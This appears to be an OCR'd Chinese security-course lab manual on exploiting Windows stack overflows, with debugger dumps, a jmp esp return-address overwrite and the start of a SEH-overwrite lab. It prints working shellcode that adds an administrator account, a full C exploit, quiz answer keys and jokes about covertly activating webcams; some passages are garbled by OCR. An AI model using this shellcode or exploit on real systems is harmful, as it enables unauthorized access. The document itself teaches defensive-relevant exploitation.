S 0	FS 0053 32位 7EFD
T 0	GS 002B 32位 0(FF
D 0	
O 0	LastErr ERROR_SUC
EFL	00000206 (NO,NB,NE
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0

地址	HEX 数据	ASCII
00405000	69 51 FE 74 2F 44 FE 74	iQ美/D美
00405008	D8 79 FE 74 D2 D7 FF 74	黹美易jt
00405010	D5 17 FE 74 F7 76 00 75	?美鰓.u
00405018	81 14 FE 74 11 E3 FE 74	?美1径t
00405020	93 51 FE 74 D9 16 FE 74	換美?美
00405028	29 E3 FE 74 AB 51 FE 74)径t沙美
00405030	F4 06 FE 74 70 F4 FF 74	沙美0美

00188A00 . 00000000

00188A04 . 00000000

00188A08 . 0018FF48

00188A0C 0040105C

00188A10 00188A18

00188A14 00000000

00188A18 41414141

00188A1C 00414141

八个字节局部变量
保存的EBP
返回到 test.0040105C
ASCII "AAAAAA"

执行完这三条指令

```
00401000 /$ 55          push ebp
00401001 |. 8BEC          mov ebp,esp
00401003 |. 83EC 08       sub esp,0x8
```

一个典型的函数栈帧就形成了，如前所述，典型的函数栈帧就是



在我们的例子中，00188A18 就是参数它指向‘AAAAAAA’，0040105C 就是保存的返回地址，0018FF48 就是保存的前 EBP，在 EBP 上面的 8 个 0 就是为局部变量开辟的空间。我们继续 F8 单步执行到这里

Netfairy - test.exe - [LCG - 主线程. 模块 - test]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停

地址	HEX 数据	ASCII
00401003	83EC 08	sub esp,0x8
00401006	8B45 08	mov eax,[arg.1]
00401009	50	push eax
0040100A	8D4D F8	lea ecx,[local.2]
0040100D	51	push ecx
0040100E	E8 5D000000	call test.00401070
00401013	83C4 08	add esp,0x8
00401016	33C0	xor eax,eax
00401018	8BE5	mov esp,ebp
0040101A	5D	pop ebp
0040101B	C3	ret
0040101C	55	push ebp
0040101D	8BEC	mov ebp,esp

寄存器 (FPU)

寄存器	值	注释
EAX	00188A00	ASCII "AAAAAAA"
ECX	00188A20	
EDX	00414141	
EBX	7EFDE000	
ESP	001889F8	
EBP	00188A08	
ESI	00000000	
EDI	0018FF48	
EIP	00401013	test.00401013
C 0	ES 002B 32位	0(FFFFFFFF)
P 1	CS 0023 32位	0(FFFFFFFF)

地址	HEX 数据	ASCII
00405000	69 51 FE 74 2F 44 FE 74	iQ美/D美
00405008	D8 79 FE 74 D2 D7 FF 74	独美易yt
00405010	05 17 FE 74 F7 76 00 75	?美u
00405018	81 14 FE 74 11 E3 FE 74	?美t
00405020	93 51 FE 74 D9 16 FE 74	换美?美
00405028	29 E3 FE 74 AB 51 FE 74)径t妙美
00405030	F1 CA FE 74 7B 51 FE 74	恰美{Q美
00405038	F1 34 FE 74 00 0E FE 74	?美.美
00405040	45 12 FE 74 60 33 FE 74	E美`3美
00405048	D9 34 FE 74 77 35 FE 74	?美u5美
00405050	F5 49 FE 74 3A 18 FE 74	触美:美
00405058	99 14 FE 74 B3 D1 00 75	?美u

001889E8 00000000

001889EC 00000000

001889F0 0018FF48

001889F4 00401013

001889F8 00188A00 ASCII "AAAAAAA"

001889FC 00188A18 ASCII "AAAAAAA"

00188A00 41414141

00188A04 00414141

00188A08 0018FF48

00188A0C 0040105C 返回到 test.0040105C

00188A10 00188A18 ASCII "AAAAAAA"

00188A14 00000000

00188A18 41414141

看到了吧，我们局部变量的起始址 0x00188A00，已经由原来的 0000000000000000 变成了现在的 4141414141414141，这里是十六进制表示，而十六进制的 41 正是 A,你在看看源码

```
char str[30000]="AAAAAAA"; //定义字符数组并赋值
```


7 个 A 被复制到局部变量的空间了，没错吧。到这里，一切都还是风平浪静。然而，你有没有想过如果是这样呢

```
char str[30000]="AAAAAAAABBBBCCCC"; //定义字符数组并赋值
```


执行完

```
strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
```

会变成什么样子？我们不妨试试，你可以在 C 盘下找到这个修改后的文件:test2.exe。我们重新用 Olldb 载入 test2.exe，直接按 Ctrl+G 输入 401013 回车来到 0x00401013 处，光标定位到 0x00401013，按 F2 下个断点，然后 F9



Boom!!!我们看此时的堆栈,在和前面相比0x188A0C本来应该保存返回地址的,但是现在被 43434343 (CCCC) 覆盖了。所以我们知道了,但输入超长数据的时候,有可能造成栈溢出,如本例的 test 函数,我们分配的局部空间是 8 个字节,当输入 AAAAAAAAABBBBCCCC 时,AAAAAAA 刚好填满 8 个字节缓冲区,BBBB 就会覆盖掉保存的 EBP,CCCC 就会覆盖掉返回地址,但 test 函数执行完返回时,就会去 CCCC 继续执行然而 CCCC 是一个不可执行的地址,所以你看



5.1.2. 练习



以下说法正确的是？【单选题】


- 【A】如果函数有栈溢出漏洞，我们总能覆盖返回地址利用它。
- 【B】覆盖保存的 EBP 同样可以利用
- 【C】在栈溢出中我们可以覆盖返回地址为 shellcode 的地址以利用
- 【D】堆栈中函数的参数保存相对返回地址的低地址处

答案：C

5.2 实验任务二

任务描述：成功利用栈溢出漏洞

1. 前面我们把返回地址覆盖为 CCCC,这是个无效地址，所以程序保存就退出了。但是如果把返回地址覆盖为某段恶意代码的地址呢？没错，程序执行完 test 函数后就会去执行恶意代码。一般把我们想要执行的恶意代码称之为 shellcode。当然，有时候也不能称为恶意代码，或者我们仅仅只是想偷开下摄像头【此处略去三百字】。哈哈，我们接着栈溢出，既然我们可以控制返回地址，那么就好办了，我们可以控制程序执行任意代码。在栈溢出中，典型的利用格式是



这里解释一下把保存的返回为什么把保存的返回地址覆盖为 jmp esp 地址就可以执行我们的 shellcode。还是用 Olldbg 载入 test1.exe,运行到

Netfairy - test1.exe - [LCG - 主线程, 模块 - test1]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停


地址	HEX 数据	ASCII
0040100D	51	
0040100E	E8 5D000000	
00401013	83C4 08	
00401016	33C0	
00401018	8BE5	
0040101A	5D	
0040101B	C3	
0040101C	55	
0040101D	8BEC	
0040101F	B8 30750000	
00401024	E8 37010000	
00401029	57	
0040102A	A1 30604000	
0040102E	8985 0080EEF	

寄存器 (FPU)

寄存器	值
EAX	00000000
ECX	00188A20
EDX	00414141
EBX	7EFDE000
ESP	00188A0C
EBP	0018FF48
ESI	00000000
EDI	0018FF48
EIP	0040101B test1.0040101B

地址	HEX 数据	ASCII
00405000	69 51 FE 74 2F 44 FE 74	iQ 差 / D 差
00405008	D8 79 FE 74 D2 D7 FF 74	甜 差 易 jt

我们可以看到，此时 ESP 指向保存的返回地址，当继续执行 ret 这句时，相当于 pop eip, jmp eip，就是把 esp 指向的 0040105C 放到 eip，然后跳转到该地址执行，我们不妨按 F8 看看



你注意到了吧，此时的 ESP 指向了保存的返回地址下面，也就是参数这里，那么你也可能会想，如果我们将 shellcode 提交为参数，再想办法在 test 函数返回的时候跳去我们的 shellcode 执行，一切就完美了。其实，这 N 年前就有人想到了，看图，如果我们将返回地址覆盖为 jmp esp 指令的地址，那么函数在返回的时候就会去执行 jmp esp，而 esp 指向我们的 shellcode，然而 cpu 才不管返回地址已经不是原来的返回地址了，它只会乖乖的执行 jmp esp，然后就执行我们的 shellcode，然后....就没有然后了，泡杯茶，看妹子现场直播吧.....此处略去三小时 【前面 shellcode 功能是偷开摄像头:/奸笑】好了，接下来我们实战一下。要成功利用这个程序，需要两个条件：一个 jmp esp 地址和一个可用的 shellcode。下面说下如何找 jmp esp 地址，用 Olldb 载入前面的 test1.exe，然后运行。按 Alt+M，来到这里模块列表

Netfairy - test3.exe - [Memory map]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

已终止

地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00010000				Map	RW	RW	
00020000	00010000				Map	RW	RW	
00030000	00001000				Priv	RW	RW	
00040000	00001000	apisetse			Image	R	RWE	
00089000	00007000				Priv	RW	RW	保护
00185000	00001000				Priv	RW	RW	保护
00188000	0000A000				Priv	RW	RW	保护
00190000	00004000				Map	R	R	
001A0000	00001000				Priv	RW	RW	
001B0000	00007000				Map	R	R	
00220000	00001000				Priv	RW	RW	
00250000	00002000				Priv	RW	RW	
00280000	00006000				Priv	RW	RW	
00300000	00003000				Priv	RW	RW	
00400000	00001000	test3		PE 文件头	Image	R	RWE	
00401000	00004000	test3	.text	SFX 代码	Image	R	RWE	
00405000	00001000	test3	.rdata	数据, 输入表	Image	R	RWE	
00406000	00003000	test3	.data		Image	R	RWE	
004E0000	00002000				Priv	RW	RW	
005E0000	0000F000				Map	R	R	
00760000	00003000				Map	R	R	
00770000	00181000				Map	R	R	
00900000	00127000				Map	R	R	
50020000	00010000	Netfairy		PE 文件头	Image	R	RWE	
50021000	00010000	Netfairy	CODE	SFX 代码	Image	R	RWE	
50030000	00001000	Netfairy	DATA	数据	Image	R	RWE	
5003E000	00001000	Netfairy	BSS		Image	R	RWE	
5003F000	00001000	Netfairy	.idata	输入表	Image	R	RWE	
50040000	00001000	Netfairy	.edata	输出表	Image	R	RWE	
50041000	00002000	Netfairy	.reloc		Image	R	RWE	
50043000	00003000	Netfairy	.rsrc	资源	Image	R	RWE	
73250000	0000C000	wow64win		PE 文件头	Image	R	RWE	
732B0000	0003F000	wow64		PE 文件头	Image	R	RWE	
73310000	00008000	wow64cpu		PE 文件头	Image	R	RWE	
748E0000	00001000	cryptbas		PE 文件头	Image	R	RWE	
748E1000	00008000	cryptbas	.text	SFX 代码, 输入	Image	R	RWE	
748E9000	00001000	cryptbas	.data	数据	Image	R	RWE	
748EA000	00001000	cryptbas	.rsrc	资源	Image	R	RWE	
748EB000	00001000	cryptbas	.reloc		Image	R	RWE	
74BF0000	00001000	sspicli		PE 文件头	Image	R	RWE	
74C00000	00016000	sspicli	.text	SFX 代码, 输入	Image	R E	RWE	
74C20000	00001000	sspicli	.data	数据	Image	RW	RWE	
74C30000	00001000	sspicli	.rsrc	资源	Image	R	RWE	
74C40000	00002000	sspicli	.reloc		Image	R	RWE	
74C50000	00001000	gdi32		PE 文件头	Image	R	RWE	
74C60000	00004000	gdi32	.text	SFX 代码, 输入	Image	R E	RWE	
74C60000	00001000	gdi32	.data	数据	Image	RW	RWE	
74CC0000	00001000	gdi32	.rsrc	资源	Image	R	RWE	
74CD0000	00002000	gdi32	.reloc		Image	R	RWE	
74CE0000	00010000	kernel32		PE 文件头	Image	R	RWE	

然后右键-在反汇编窗口查看, 转到 Netfairy.dll 领空。然后 ctrl+f 输入 jmp esp 回车

Netfairy - test3.exe - [LCG - 主线程, 模块 - Netfairy]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

已终止

地址	偏移	指令
50021000	04 10	add al,0x10
50021002	0250 03	add dl,byte ptr ds:[eax+0x3]
50021005		
50021007		
50021008		
50021009		
5002100A		
5002100B		
5002100C		
5002100D		
5002100E	0700	add dword ptr ds:[eax],eax
5002100F	FFE4	jmp esp
50021011	0001	add byte ptr ds:[ecx],al
50021013	58	pop eax
50021014	58	pop eax
50021015	C3	ret
50021016	90	nop
50021017	1002	adc byte ptr ds:[edx],al
50021019	50	push eax

查找命令

jmp esp

☒ 整个块

查找 取消

5002100F	FFE4	jmp esp
50021011	0001	add byte ptr ds:[ecx],al
50021013	58	pop eax

我们在 5002100f 处发现了一个 jmp esp 地址。接下来就是找一段可用的 shellcode 了，【严重申明】本人乃纯洁的男淫，没有偷开视频的 shellcode！！
我在网上找了一段添加用户的 shellcode。

Shellcode 如下：

```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```

所以完整的 Exploit 是这样的

```
#include<string.h>
```

```
//有问题的函数
```

```
int test(char *str)
```

```
{
```

```
    char buffer[8]; //开辟 8 个字节的局部空间
```

```
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
```

```
    return 0;
```

```
}
```

```
//主函数
```

```
int main()
```

```
{
```

```
    char
```

```
    str[30000]="AAAAAAAABBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"
```

```
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"
```

```
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"
```

```
    "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"
```

```
    "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"
```

```

"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"; //定

```

义字符数组并赋值

```

test(str); //调用 test 函数并传递 str 变量
return 0;


```

```


}

```

你可以在 C 盘下找到这个 test3.exe,运行 test3.exe 前



运行 test3.exe 后



```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>

```

Boom!!!栈溢出利用成功，看起来不像偷开摄像头那么刺激，但是至少我们让程序执行了我们的 shellcode，不是吗？区别在于你想执行的是什么罢了，如果你有偷开的代码的话：/坏笑。

5.2.2. 练习



以下说法正确的是：【单选题】

- 【A】 控制返回地址就可以执行任意的 shellcode
- 【B】 本例子也可以覆盖返回地址为 call esp
- 【C】 如果返回后 esp 不直接指向 shellcode，那么不能用 jmp esp 地址覆盖返回地址，也就无法利用这个漏洞
- 【D】 shellcode 不可以布置在返回地址前面。

答案：B

6 配套学习资源

栈溢出教程

<http://www.netfairy.net/?post=123>

从零开始学习软件漏洞挖掘系列教程第三篇：利用 SEH 机制

Exploit it

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科网络/信息安全专业
- 相关课程及专业： 计算机网络,信息安全
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

在传统的缓冲区溢出中，我们可以通过覆盖返回地址以跳转到 shellcode。但并不是所有的溢出都是那么简单的。比如当程序有 GS 保护的情况下，我们不能直接覆盖返回地址。今天，我们将看到另一种使用异常处理机制的漏洞利用技术。该技术可以绕过 GS 的保护。通过该实验我们了解覆盖 SEH 绕过 GS 的漏洞利用技术。

3 预备知识

1. 关于程序异常处理的一些基础知识

什么是异常处理例程？一个异常处理例程是内嵌在程序中的一段代码，用来处理在程序中抛出的异常。一个典型的异常处理例程如下所示：

```
try {  
    //run stuff. If an exception occurs, go to code }  
catch {  
    // run stuff when exception occurs  
}
```

Windows 中有一个默认的 SEH（结构化异常处理例程）捕捉异常。如果 Windows 捕捉到了一个异常，你会看到“XXX 遇到问题需要关闭”的弹窗。这通常是默认异常处理的结果。很明显，为了编写健壮的软件，开发人员应该要用开发语言指定异常处理例程，并且把 Windows 的默认 SEH 作为最终的异常处理手段。当使用语言式的异常处理（如：try...catch），必须要按照底层的操作系统生成异常处理例程代码的链接和调用（如果没有一个异常处理例程被调用或有效的异常处理例程无法处理异常，那么 Windows SEH

将被使用（`UnhandledExceptionFilter`）。所以当执行一个错误或非法指令时，程序将有机会来处理这个异常和做些什么。如果没指定异常处理例程的话，那么操作系统将接管异常和弹窗，并询问是否要把错误报告发送给 MS。

异常处理包括两个结构

Pointer to next SHE record 指向下一个异常处理

Pointer to Exception Handler 指向异常处理函数

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Windbg, ImmunityDebugger, python2.7, mona.py

Windbg 是在 windows 平台下，强大的用户态和[内核](#)态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

python 是一种面向对象、解释型计算机程序设计语言

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了

metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】 本实验成功与否与实验环境，工具等相关。

5 实验步骤

首先我们对目标程序进行尝试溢出，看看是否能够覆盖到 SEH,然后计算多少个字符可以覆盖到 SEH,寻找合适的 POP POP RETN 序列和 SHELLCODE 构造我们的 Exploit。

我们的任务分为 3 个部分：

1. 尝试溢出。
2. 定位溢出点。

3. 构造利用。

5.1 实验任务一

前言 下面是我写的有漏洞程序的源码

```
//by www.netfairy.net
#include<windows.h>
#include<string.h>
#include<stdio.h>
void test(char *str)
{
    char buf[8];
    strcpy(buf,str);
}

int main()
{
    FILE *fp;
    int i;
    char str[30000];
    LoadLibrary("C:\\\\Netfairy.dll");
    if((fp=fopen("C:\\\\test.txt","r"))==NULL)
    {
        printf("\\nFile can not open!");
        getchar();
        exit(0);
    }
    for(i=0;;i++)
    {
        if(!feof(fp))
        {
            str[i]=fgetc(fp);
```

```
    }  
    else  
    {  
        break;  
    }  
}  
test(str);  
  
fclose(fp);  
getchar();  
return 0;  
}
```

